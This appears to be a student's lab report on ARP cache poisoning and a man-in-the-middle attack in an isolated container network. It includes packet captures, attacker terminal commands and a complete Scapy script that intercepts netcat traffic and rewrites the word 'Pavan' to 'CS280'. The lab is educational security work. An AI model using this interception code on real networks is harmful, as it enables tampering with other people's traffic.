5613 2022-09-13 08:3… 10.9.0.5    10.9.0.6     TELNET        69 [TCP Spurious Ret
5614 2022-09-13 08:3… 10.9.0.5    10.9.0.6     TELNET        69 [TCP Spurious Ret
5615 2022-09-13 08:3… 10.9.0.6    10.9.0.5     TCP           80 [TCP Dup ACK 4547
5616 2022-09-13 08:3… 10.9.0.6    10.9.0.5     TCP           80 [TCP Dup ACK 4547
5617 2022-09-13 08:3… 10.9.0.6    10.9.0.5     TCP           69 [TCP Retransmissi
5618 2022-09-13 08:3… 10.9.0.6    10.9.0.5     TCP           69 [TCP Retransmissi
5619 2022-09-13 08:3… 10.9.0.5    10.9.0.6     TCP           68 32920 → 23 [ACK]
5620 2022-09-13 08:3… 10.9.0.5    10.9.0.6     TCP           68 [TCP Dup ACK 5619
5621 2022-09-13 08:3… 10.9.0.6    10.9.0.5     TELNET        71 Telnet Data ...
5622 2022-09-13 08:3… 10.9.0.6    10.9.0.5     TCP           71 [TCP Retransmissi
5623 2022-09-13 08:3… 10.9.0.5    10.9.0.6     TCP           80 [TCP Dup ACK 5619
5624 2022-09-13 08:3… 10.9.0.5    10.9.0.6     TCP           80 [TCP Dup ACK 5619
5625 2022-09-13 08:3… 10.9.0.6    10.9.0.5     TELNET        69 [TCP Fast Retrans
5626 2022-09-13 08:3… 10.9.0.6    10.9.0.5     TELNET        69 [TCP Fast Retrans

▸ Frame 5621: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 32920, Seq: 249859358, Ack: 38485490, Len:
▾ Telnet
    Data: cde
```

For characters ‘cde’



```
M-10.9.0.105:PES1UG20CS280:/python3 task11A.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG20CS280:/python3 task2.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG20CS280:/sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105:PES1UG20CS280:/sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M-10.9.0.105:PES1UG20CS280:/python3 task11A.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG20CS280:/python3 task2.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG20CS280:/python3 mitm.py
█
```

The terminal on the attacker’s side is displayed above.

Pkt.show() has been removed from subsequent tasks as the functionality of it has been displayed in the previous tasks at hand. When the user runs the mitm code, sent 1 packet is displayed on the attacker’s terminal every time a character is typed on Host A’s terminal.


COMPUTER NETWORK SECURITY LAB -03

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section

Task 3 - MITM Attack on Netcat using ARP Cache Poisoning


Netcat is used to open a live server and connect a client to that server. In this task we replace 5 letter word ‘Pavan’ with ‘CS280’.

On the Attacker’s terminal, this is the executed.



```
M-10.9.0.105:PES1UG20CS280:/python3 task11A.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG20CS280:/python3 task2.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG20CS280:/sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105:PES1UG20CS280:/sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M-10.9.0.105:PES1UG20CS280:/python3 task11A.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG20CS280:/python3 task2.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG20CS280:/python3 mitm_nc.py
```

Code (mitm_nc.py)-




```python
#!/usr/bin/python3

from scapy.all import *

def spoof(pkt):
        if pkt[TCP].payload and pkt[IP].src == "10.9.0.5" and pkt[IP].dst == "10.9.0.6":
                data = pkt[TCP].payload.load
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                newdata = data.replace(b'Pavan', b'CS280')
                newpkt = newpkt/newdata
                send(newpkt)

        elif pkt[IP].src == "10.9.0.6" and pkt[IP].dst == "10.9.0.5":
                newpkt = pkt[IP]
                send(newpkt)

pkt=sniff(filter="tcp port 9090 and src(10.9.0.5 or 10.9.0.6)",prn=spoof)
```

On the server we run nc -lp <Port no.> and on the client we run nc <IP> <Port no.>


When ‘Pavan’ is typed on the client we get ‘CS280’ on the server. The attacker sniffs the TCP packets being exchanged and replaces only those packets with the payload as ‘Pavan’ with the value ‘CS280’.

SERVER



```
$>nc -lp 9090
CS280
pavan
```

CLIENT



```
$>nc 10.9.0.6 9090
Pavan
pavan
^C
```

We also see that ‘pavan’ stays the same when entered on the client at the server. This is indicative of the fact that any other payload is unaffected. Any payload (including ‘Pavan’) sent from the server to the client is reflected the same way without any changes as we have coded mitm_nc that way (do not change the contents of such packets; just forward it back to client end).